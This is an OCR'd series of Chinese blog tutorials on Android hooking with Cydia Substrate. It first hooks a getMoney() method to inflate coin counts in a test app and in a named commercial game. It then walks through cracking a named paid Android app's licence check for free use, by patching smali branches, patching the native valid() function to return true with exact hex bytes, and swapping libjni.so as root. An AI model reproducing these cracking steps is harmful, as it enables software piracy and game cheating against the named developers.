
http://blog.csdn.net/guiguzi1110

这个工程的目标是，hook 手机上面的文字颜色，即短信，联系人之类的文字颜色，上面都操作完毕后，我们运行下程序，可以看到控制台：

```
- cydia] Uploading cydia.apk onto device 'f6c65662'
- cydia] Installing cydia.apk...
- cydia] Success!
- cydia] \cydia\bin\cydia.apk installed on device
- cydia] Done!
```

http://blog.csdn.net/guiguzi1110

这里我们没有 Main 和 launch 的入口，所以这个程序是没有图标显示到手机桌面的，因为我们已经指定了他是 cydia 的一个插件，所以这个时候，我们重启手机即可启动此插件。


0.03K/s
10:39
10655010 (1)
短信/彩信
2014-9-3 12:40
滴滴特权，唯您专享。滴滴起送您5元红包，可直接抵用打车费，使用截止日期：8月24日。详见滴滴打车客户端“我的余额”。退订回复TD【滴滴打车】

1.1K/s
10:41
;50101962092
(1)
短信/彩信
2014-8-8 12:40
滴滴特权，唯您专享。滴滴起送您5元红包，可直接抵用打车费，使用截止日期：8月24日。详见滴滴打车客户端"我的余额"。退订回复TD【滴滴打车】
http://blog.csdn.net/guiguzi1110

通过上面两张图的对比，发现我们已经正常写好了一个测试插件。

这个不是最终目的，只是按照官网的介绍测试成功了一个 demo 而已，那么接下来就是我们继续扩展了。

我们的主要问题是，修改游戏中的参数数据，这个是比较重要的。所以我们先从一个小 demo 开始，这也是我们下次文章的重点。

不熟悉此框架的同学，多去官网看看介绍，不要说是英文看不懂，就那么一点单词而已，查查也就行了，况且现在浏览器都有翻译。不过还是推荐看英文，原因你懂的。。。

相关测试 demo 都放到百度网盘，有兴趣的可以试试。

毕竟是框架，用 xposed 有时候也有风险，所以这个也是，不过风险几率不大的。

相关附件：

链接：http://pan.baidu.com/s/1gdKhj0J 密码：zmib

爱生活，爱鬼哥....

跟着鬼哥学 android java hook（二）

第一篇文章读完之后，大家在熟悉了 cydia 的 hook 框架了，然后我们就开始下一步的学习。

本篇文章，主要是修改正常软件中方法的返回值，大家可以根据这个思路去延伸扩展，不要局限于此文一个思路。

0x1:建立新工程

新建立一个正常安卓工程，具体可以看附件

工程名：TestHook

包名：com.example.testhook

主类：MainActivity.java

编写一个测试算法的代码：

[java] view plaincopy

```
1.  public int getMoney(){
2.
3.      int aa=10;
4.
5.      System.out.println("这里还是初始化的 aa 为-->"+aa);
6.
7.          return aa;
8.  }
```

代码很简单，模拟一般游戏的 get 方法，返回一个 int 类型的数据，一般用来当作游戏中的金币数量。

然后在 onCreate 中调用这个方法：

[java] view plaincopy

```
1.     System.out.println("开始执行了");
2.
3.   int bb=getMoney();
4.
5.   System.out.println("现在是新版本的 aa 为-->"+bb);
```

在调用方法前后，对数据都有打印，这样我们就可以很方便的查看数据是否改变了。

好了，测试工程基本就这样了，那么我们安装看一下 log 日志：

Tag	Text
System.out	开始执行了
System.out	这里还是初始化的aa为-->10
System.out	现在是新版本的aa为-->10

http://blog.csdn.net/guiguzi1110

一切正常，我们的目标工程完成后，那么我们就开始编写 hook 方面的算法。

0x2：编写 hook 代码

省事一点，我们直接使用上篇文章使用的 Hook 工程，编写一个新的方法即可。

```
//定义我们需要hook的类
MS.hookClassLoad("com.example.testhook.MainActivity", new MS.ClassLoadHook() {

  @Override
  public void classLoaded(Class<?> arg0) {
      // TODO Auto-generated method stub

      //定义方法
      Method log;

      try {
          //hook getMoney的方法
          log=arg0.getMethod("getMoney", null);

      } catch (NoSuchMethodException e) {
          // TODO Auto-generated catch block
          log=null;
          e.printStackTrace();
      }
```

http://blog.csdn.net/guiguzi1110

这里是定义我们需要　hook 的类和方法。

然后就是看怎么操作那个 hook 的 getMoney 的方法了：


[java] view plaincopy

```
1.  if(log!=null){
2.
3.          final MS.MethodPointer old = new MS.MethodPointer();
4.
5.          MS.hookMethod(arg0, log, new MS.MethodHook() {
6.
7.              @Override
8.              public Object invoked(Object arg0, Object... arg1)
9.                      throws Throwable {
10.                 // TODO Auto-generated method stub
11.
12.                 System.out.println("i am in---------->");
13.
14.                 System.out.println("i am going to fuck ---->");
15.
16.                 //调用原 getMoney 方法，将原方法的返回值放到 aa 中
17.                 int aa=(Integer) old.invoke(arg0, arg1);
18.
19.                 //修改 aa 为 999999，即原方法返回值已经修改掉了
20.                 aa=9999999;
21.
22.                 //返回 aa
23.                 return aa;
24.             }
25.
```

```
26.             },old);
27.
28.         }
```

好了，这样以后，我们可以开始测试了。

进行安装此插件，然后重启手机。。。



http://blog.csdn.net/guiguzi1110

对比上面我们测试工程的打印截图，这下可以很清楚的看到，我们已经成功修改掉 getMoney 的返回值为 999999。

好了，到现在这两篇文章，大家看完之后，也就可以大致明白了，我们是可以通过这个来操作游戏的，尤其是对有各种验证如签名或者 md5 的游戏，我们在本机这样修改的话，就可以算是破解掉了，那么我们下一篇文章就拿一个游戏开始测试，验证我们的想法是否可行。

相关工程附件都在下面网盘，可以直接拿来测试。

链接：http://pan.baidu.com/s/1qW2TPYO 密码：d1ad

跟着鬼哥学 android java hook（三）

按照上文的约定，我们继续第三篇文章，找一个游戏来测试此框架和插件的稳定性。

一个解谜逃脱类的游戏，挺好玩的，我还是未破解情况下玩通上一个版本了，新版本其实也出来两三个月了，过了那个新鲜劲头，就直接破解得了。

游戏正常的破解方面，读者自己去搞吧，一般是看完我以前发过的所有文章，这个游戏是很简单搞定的，在这里，我们不用暴力破解的方式来搞，假设游戏里面加入了很多防护，如文件 md5 验证，dex 修改，签名验证，防回编译之类的，那么只能反编译而回编译不了或者回编译的包不能运行，所以我们需要在不修改游戏原包情况下来操作游戏的破解了。

所以我们先静态分析一下游戏，然后找到关键类：

过程这里不再重复，读者自己去分析一下，hook 是基于对方法的操作，如果都找不对关键的 call，那么一切都是无用的。

```java
public class MoneyModel {
    private float money;

    public MoneyModel() {
        super();
        this.money = 100f;
    }

    public void buy(float arg2) {
        if(this.money >= arg2) {
            this.money -= arg2;
        }

        Saver.saveCoins(this);
    }

    public float getMoney() {
        return 9999999f;
    }

    public void setMoney(float arg1) {
        this.money = arg1;
    }

    public void update(float arg2) {
        this.money += arg2;
        Saver.saveCoins(this);
    }
}
```

http://blog.csdn.net/guiguzi1110

通过这个类，已经很明显的定义了一个 Money 的 Model，用于所有跟 Money 相关资源的定义。

这里我们对此 getMoney()方法来进行 hook。

上面截图大家可以看到，我是先采用的暴力破解，直接修改金币数量为 99999，如果这个软件有防护，那我们就开始编写插件。

软件使用的基本框架，参照前两篇文章即可，我们只需要用第二篇文章提到的工程，简单修改一些代码即可使用。

1. 我们需要 hook 的类

2. 我们需要 hook 的方法

3. hook 方法后的操作

按照我们归纳的这三点：

首先是修改这里，将需要 hook 的类换成游戏中这个类：

```
MS.hookClassLoad("com.gipnetix.escapeaction.scenes.money.MoneyModel",  new  MS.ClassLoadHook()
```

然后就是 hook 的方法：(无参，后面用 null)

```
log=arg0.getMethod("getMoney",  null);
```

接着就是 hook 后这个方法的操作：

```
//调用原 getMoney 方法，将原方法的返回值放到 aa 中
float  aa=(Float)  old.invoke(arg0,  arg1);
//修改 aa 为 777777，即原方法返回值已经修改掉了
aa=777777;
System.out.println("金币已经修改为 777777");
//返回 aa
return  aa;
```

Float 类型的方法，返回值必然也是 float，所以上面我们已经修改数据返回为 77777，然后就是安装此插件，重启手机激活插件。

运行游戏，查看 log 日志：

Tag	Text
System.out	i am in---------->
System.out	i am going to fuck ---->
System.out	金币已经修改为777777
System.out	i am in---------->
System.out	i am going to fuck ---->
System.out	金币已经修改为777777

http://blog.csdn.net/guiguzi1110

777777
+20
商店

好了，通过上面两个图，证明我们的修改是有效的。

总结一下：

本文主要进行修改的是无参数方法的 hook，修改方法的返回值，然后达到破解的效果，不过一般方法来说，还是有参数的为多，那么下一篇，我们就开始分析一个有参数的方法的 hook 代码的编写。

编码基础不好的同学，请注意自主学习，网上很多资料的，多翻翻多看看，有付出才会有进步。

听鬼哥说关于个别软件的保护绕过分析

软件介绍：跟电脑上面的按键精灵类似
目的：免费使用
软件地址：自己搜索即可，去官网下

第一步:分析软件的相关功能


通过简单使用软件，可以得到以下几点:
1.软件未注册版本只能使用 30 分钟;
2.可以通过注册码，注册文件两种方式注册;
3.原包正常可用，除使用时间限制外其他功能正常

第二步:猜测可用突破点

1.根据提示可使用 30 分钟进行突破
在 res/values.xml 中发现相关内容”toast_tryTime”,表示我们可以这样做.
2.分析注册码相关使用算法，写出相关注册机代码
在 lib/libjni.so 中发现相关注册算法，这样方式可用.
其实到这里先简单说一下，如果上面两种方式可用，那么就很简单，此文也就不必写出的，所以有耐心的同学继续往下看，这里写我的分析过程，方便同学们以后遇到软件的思路拓展。

第三步:开始尝试

我们先进行简单的，去根据限制时间的提示寻找上下文内容。



通过相关搜索，可以看到只有一个 gt.smali 文件。
下面已经对这个字符串使用的上下文写了注释，直接参考一下即可。

```
new-instance v0, Lnet/aisence/Touchelper/TouchelperLicense;  #实例化TouchelperLicense对象
iget-object v1, p0, Lnet/aisence/Touchelper/gt;->a:Lnet/aisence/Touchelper/TouchelperActivityTabList;  #获取TouchelperActivityTabList对象
invoke-direct {v0, v1}, Lnet/aisence/Touchelper/TouchelperLicense;-><init>(Landroid/content/Context;)V #初始化TouchelperLicense相关内容
invoke-static {}, Lnet/aisence/Touchelper/TouchelperLicense;->a()Z  #调用a方法，布尔型
move-result v0  #将a()的返回值赋值给v0
if-nez v0, :cond_0  #进行判断，不等于则跳到cond_0处
iget-object v0, p0, Lnet/aisence/Touchelper/gt;->a:Lnet/aisence/Touchelper/TouchelperActivityTabList;
const v1, 0x7f070005  # 字符串"未注册版可以试用播放30分钟"
const/4 v2, 0x1
invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;II)Landroid/widget/Toast;  #Toast的提示
move-result-object v0
invoke-virtual {v0}, Landroid/widget/Toast;->show()V #调用show方法，显示Toast
:cond_0  # 上面那个if-nez的判断，不等的时候就会跳到这里来
iget-object v0, p0, Lnet/aisence/Touchelper/gt;->a:Lnet/aisence/Touchelper/TouchelperActivityTabList;
invoke-virtual {v0, p1}, Lnet/aisence/Touchelper/TouchelperActivityTabList;->startService(Landroid/content/Intent;)Landroid/content/Componen
return-void
```

注释已经很详细了,最简单的，我们直接修改那个判断 if-nez 改为 if-eqz 即可。或者可以根据这个判断的含义，在 if-nez 上面写上一句 const/4 v0, 0x1 ,不等于 0 则跳，我们写做 1，肯定直接跳到下面的执行流程上，而不执行提示使用限制时间。

好了，我们重新打包，运行测试。。。。


然后运行我们刚才录制的一段脚本，然后提示如上图所示。
前面两步测试已经说过，软件所有功能都正常使用，所以这里有错误提示，那么我们就继续跟进错误查看。

Unicode 编码一下，继续搜索：有两个文件都存在，这里只列举一个

```
const/16 v1, 0x7e

if-eq p2, v1, :cond_0

const/16 v1, 0xff #数值 255，刚好对应错码提示

if-ne p2, v1, :cond_1

:cond_0
new-instance v1, Ljava/lang/StringBuilder;  #StringBuilder对象，构建字符串用的

invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v1, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

const-string v1, ":\u4e0d\u8981\u5c06\u89e6\u6478\u7cbe\u7075\u5b89\u88c5\u5230SD\u5361"    #字符串"不要将触摸精灵安装到SD卡"

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

相关代码已经注释清楚，这里我们还按照简单的思路走，修改 if 的判断，(搜索出来的文件，都修改下)然后重新打包，继续运行。。。

又提示其他错误了。。。



然后又是一段漫长的过程，追踪代码，然后到最终无果。。。

到了这里，我们就应该思考，软件是不是有其他验证，否则的话，我们上面的修改就已经起作用了。

第四步:再次思考

通过上面的尝试，我们猜测到软件有防护，所以我们从注册方面入手，查看 smali 中注册的相关内容，第三步中，已经发现那个 a()方法是注册成功与否的标志，那么我们跟进。

```
.method public static a()Z
    .locals 4

    const-string v0, "/data/data/net.aisence.Touchelper/license/key.dat"      #字符串，可以猜测到是本地产生的一个文件

    sget-object v1, Lnet/aisence/Touchelper/TouchelperLicense;->a:Ljava/lang/String;  #第一个参数

    sget-object v2, Lnet/aisence/Touchelper/TouchelperLicense;->b:Ljava/lang/String; #第二个参数

    sget-object v3, Lnet/aisence/Touchelper/TouchelperLicense;->c:Ljava/lang/String; #第三个参数

    #调用valid方法，判断是否注册成功

    invoke-static {v0, v1, v2, v3}, Lnet/aisence/Touchelper/TouchelperLicense;->valid(Ljava/lang/String;Ljava/lang/String;

    move-result v0

    return v0
.end method
```

看到上图的注释，我们可以了解，这里是通过检测本地的一个文件，取出三个数值，来调用 valid 方法判断软件是否注册，这三个字符串具体的含义，我们稍后分析。

从这里，我们则继续看 valid 方法，那个是主要判断注册成功与否的方法。

```
.method private static native valid(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)Z
.end method
```

看到这里，我们就有眉目了，是调用的 so 里面的算法了，那么我们就挂起 IDA 来继续分析，同时，如果核心代码在 so 里面，那么我们只修改 so 而可

以不用对 dex 进行任何操作，所以这里我们可以先观察看看，排除此软件的验证是对 dex 的。

```
.text:000301D4                 EXPORT Java_net_aisence_Touchelper_TouchelperLicense_valid
.text:000301D4 Java_net_aisence_Touchelper_TouchelperLicense_valid
.text:000301D4
.text:000301D4 var_30          = -0x30
.text:000301D4 var_24          = -0x24
.text:000301D4 arg_0           =  0
.text:000301D4 arg_4           =  4
.text:000301D4
.text:000301D4                 PUSH    {R4-R7,LR}
.text:000301D6                 MOV     R7, R8
.text:000301D8                 PUSH    {R7}
.text:000301DA                 SUB     SP, SP, #0x18
.text:000301DC                 MOVS    R5, R2
.text:000301DE                 MOVS    R4, R0
.text:000301E0                 ADD     R0, SP, #0x30+var_24
.text:000301E2                 MOVS    R7, R3
.text:000301E4                 BL      _ZN7LicenseC2Ev ; License::License(void)
.text:000301E8                 MOVS    R1, R5
.text:000301EA                 MOVS    R0, R4
.text:000301EC                 BL      _Z12jstring2charP7_JNIEnvP8_jstring ; jstring2char(_JNIEnv *,_jstr
.text:000301F0                 MOVS    R6, #0
.text:000301F2                 MOVS    R5, R0
```

说起来修改 so，有难的，有简单的，这里我们是通过 java 代码跟进，所以知道这里这个方法的返回值是布尔类型的，所以，最简单的方法，不外于直接返回数值 true。

查看一下上下文，发现有这个，名称简单猜测，是打开调试 Log 的信息，这里，我们需要的是他的代码，即

```
                EXPORT Java_net_aisence_Touchelper_TouchelperLicense_valid
Java_net_aisence_Touchelper_TouchelperLicense_valid
                MOVS    R0, #1
                BX      LR
; End of function Java_net_aisence_Touchelper_TouchelperLicense_valid
```

Movs r0,#0

BX LR

了解 ARM 汇编的，很容易看出这个代码意思，将 0 赋值给 R0，然后执行返回方法。

所以这里我们需要修改的是将 true，也就是 1 赋值给 R0,然后返回。

点击 Hex-View 查看一下:

Mov R0, #0 对应的 16 进制为 00 20

BX LR 对应的 16 进制为 70 47

我们简单修改一下，将这四个字节改为 01 20 70 47，然后点击 Apply Changes ，（快捷键 F2）,查看 IDA-View 窗口，发现一切正常，那我么就直接操作 valid 方法去：

```
                EXPORT Java_net_aisence_Touchelper_TouchelperLicense_valid
Java_net_aisence_Touchelper_TouchelperLicense_valid
                MOVS    R0, #1
                BX      LR
; End of function Java_net_aisence_Touchelper_TouchelperLicense_valid
```


如上图所示，我们就修改完了，一切正常，那么我们就记录下内存，movs R0 ,#1 的地址，然后用 010Editor 之类工具跳转到对应地址，修改为上面所述 4 个字节，好了，这样起码我们没有对 dex 进行任何操作，那么如果此软件是对 dex 进行验证的话，那么我们就可以直接绕过了。

注明：不熟悉 ARM 语法的直接找找资料看即可，网上很多，上面的修改是为了方便叙述介绍其他地方引用相关指令来直接修改，熟练掌握 arm 汇编，自己计算即可。所以这里不必问如果此 so 没有类似指令，是不是就不能破解了这类问题了。

我们使用 zip 打开 apk 包，替换掉 lib/libjni.so , 然后签名重新运行。

再次运行后，我们发现软件已经注册成功：

但是在播放脚本的时候，还是出错，错误又回到了我们最初修改 dex 时候的。



好吧，到这里再做一步，对软件原包进行重新签名，安装运行。。。

一样的错误，所以，现在我们应该确定是签名或者 md5 类的验证了。

大致浏览了下 smali 和 so，都没发现验证，功力太低，没办法。。


那么我们就继续想其他方法吧

第五步:打坐思考

经过了上面一系列的操作和尝试，我们现在应该静下心来思考一下了。。。

目前我们还可使用的方法如下：
1.分析注册算法
2.不操作原包的情况下修改，即 hook 方面的

跟进 valid 方法，就可以追寻到注册算法相关内容了，我动态调试了下：




相关参数之类的，看着不是太难，不过本身我 C++方面能力比较差，从恢复重写算法来说难度还是比较大，所以也先放弃了这个方法。

然后我们就想 hook 方面的东西吧，反正注册成功与否的判断方法我们有了，那么接下来操作就应该比较简单了。。。

话说，手里的 hook 代码还有很多 bug，时灵时不灵的，于是向朋友求助索取了一份 hook 代码，目前还没看完，所以这里先不用 hook 的方法，等我分析完毕之后，重新补充下。。。

此软件的使用，必须是 root 情况下的，所以手机肯定必须得 root，那么，我们有 root，又是本地使用的，何必再多费心思呢。

于是 shell 下进入 data/data/net.aisence.Touchelper/lib 下面



权限之类的记得修改

现在大家就知道要做什么操作了，我们直接 rm libjni.so 文件，然后将上述第四步修改完毕的 so 直接替换一下不就行了。

然后重新打包，运行，播放一个脚本，没限制时间提示，打开注册状态页面，显示已经注册。。。

通过上述操作，我们已经可以正常使用此软件了，那么，软件是不是每一次都会重新还原覆盖 lib 这个文件夹呢？

其实，测试不测试，都没啥太大效果了，因为我们必须有 root 权限的，如果会还原那么现在我们还没使用 hook 方式的时候，我们直接重新写个 apk 来操作 lib 文件夹下 libjni.so 的替换不就是了，权限够大，没啥事的，就是每次使用麻烦一点而已。

或者，可以直接写个 apk 来启动触摸精灵，然后启动软件几秒钟后，替换那个文件。。

第六步:更好方式的破解

